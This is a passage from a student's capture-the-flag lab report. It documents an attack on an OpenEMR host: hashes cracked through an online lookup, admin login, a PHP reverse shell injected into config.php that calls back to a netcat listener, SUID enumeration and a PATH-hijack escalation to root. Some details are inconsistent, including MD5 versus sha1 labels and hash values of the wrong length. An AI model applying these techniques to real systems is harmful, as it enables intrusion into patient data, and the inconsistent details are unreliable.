3863efef9ee2bfb51ecdca359c6302bed1389e8
ab24aed5a7c4ad45615cd7e0da816eea39e4895d
```

☐ I'm not a robot 

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

hashes: 2	cracked: 2	partial: 0	not found: 0	invalid: 0
-----------	------------	------------	--------------	------------

Hash	Type	Result
3863efef9ee2bfb51ecdca359c6302bed1389e8	sha1	ackbar
ab24aed5a7c4ad45615cd7e0da816eea39e4895d	sha1	medical

Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matches highlighted, Red: Not found.

Figure E-024 — Cryptanalytic Cracking of Harvested Hashes

Command: Browser: `Online MD5 Cracking Engine`

Submitted the harvested MD5 hashes to an online cryptographic lookup engine. Both hashes were cracked near-instantaneously: the admin account hash resolved to [REDACTED], while the medical account resolved to [REDACTED], confirming catastrophic credential management weaknesses.




Figure E-025 — Authenticated Portal Access as Administrator

Command: Browser: `http://192.168.233.130/openemr/`

Authenticated to the OpenEMR web interface with username "admin" and the cracked password. Gained full administrative privileges, exposing complete patient records, billing configurations, administrative menus, and system files.




Figure E-026 — Exploitation Discovery — Built-in config.php Editor

Command: `Administration > Files > config.php`

Navigated the administrative navigation tree to Administration → Files. Discovered a built-in file editor capable of modifying server-side PHP configuration scripts within `/var/www/html/openemr/sites/default/config.php`.



Figure E-027 — PHP Reverse Shell Payload Injection

Command: `Administration > Files > config.php (Payload Injection)`

Embedded a PHP reverse shell payload directly into `config.php` via the administrative editor. Configured the payload to establish a reverse TCP stream back to Kali Linux at 192.168.233.128 on port 5555 upon execution.




Figure E-028 — Interactive Foothold Established — apache User Shell

Command: `nc -vlp 5555`

Caught the reverse connection on Netcat listener port 5555 from OPFOR-02 (source port 52576). Verified interactive command execution under uid=479(apache) gid=416(apache) on Linux localhost.localdomain 2.6.38.8-pclos3.bfs, establishing remote code execution.

```

sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux
sh-4.1$ find / -user root -perm -4000 -type f 2>/dev/null
find / -user root -perm -4000 -type f 2>/dev/null
/usr/libexec/pt_chown
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-resolve-exe-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/polkit-grant-helper-pam
/usr/sbin/filesreset
/usr/sbin/traceroute6
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/bin/crontab
/usr/bin/pumount
/usr/bin/expiry
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/wvdial
/usr/bin/pmount
/usr/bin/sperl5.10.1
/usr/bin/gpgsm
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpg

```

Figure E-029 — Host Privilege Escalation Audit — SUID Binary Discovery

Command: `find / -user root -perm -4000 -type f 2>/dev/null`

Conducted host-level privilege escalation enumeration. Identified system binaries with the SUID bit set, identifying a binary executing relative external commands without strict absolute path declarations.

```

[root@loca.host root]# cat root.txt
cat root.txt
V0U-TF85-479282A

Thanks for Playing!

Follow me at: http://v1n1v131r4.com

root hash: eaff25eaa9ffc8b62e3dfbf70e83a7b

[root@localhost root]#

```

Figure E-030 — Terminal Root Compromise and Proof Flag Acquisition

Command: `cat root.txt`

Executed SUID PATH environment hijacking to trigger a root-level subshell. Verified root privileges via whoami and recovered the final root flag hash: eaff25eaa9ffc8b62e3dfbf70e83a7b alongside the completion banner.

Annex D — Student Acknowledgement

I acknowledge that OPERATION BLACK FORGE is an authorised educational exercise. I understand the scope, Rules of Engagement, academic integrity requirements, and all conditions set out in the Operations Brief.

Student Full Name	Daniyal Ahmed
Registration Number	C11/26/EHIT/17331
Signature	Daniyal
Date	22 September 2026
Submission Reference	CIP-A105 CTF 2 — Operation Black Forge
Final Score	(To be completed by examiner)

“Think before you act. Verify before you claim. Preserve evidence. Remain inside scope. Complete the mission without being given the path.”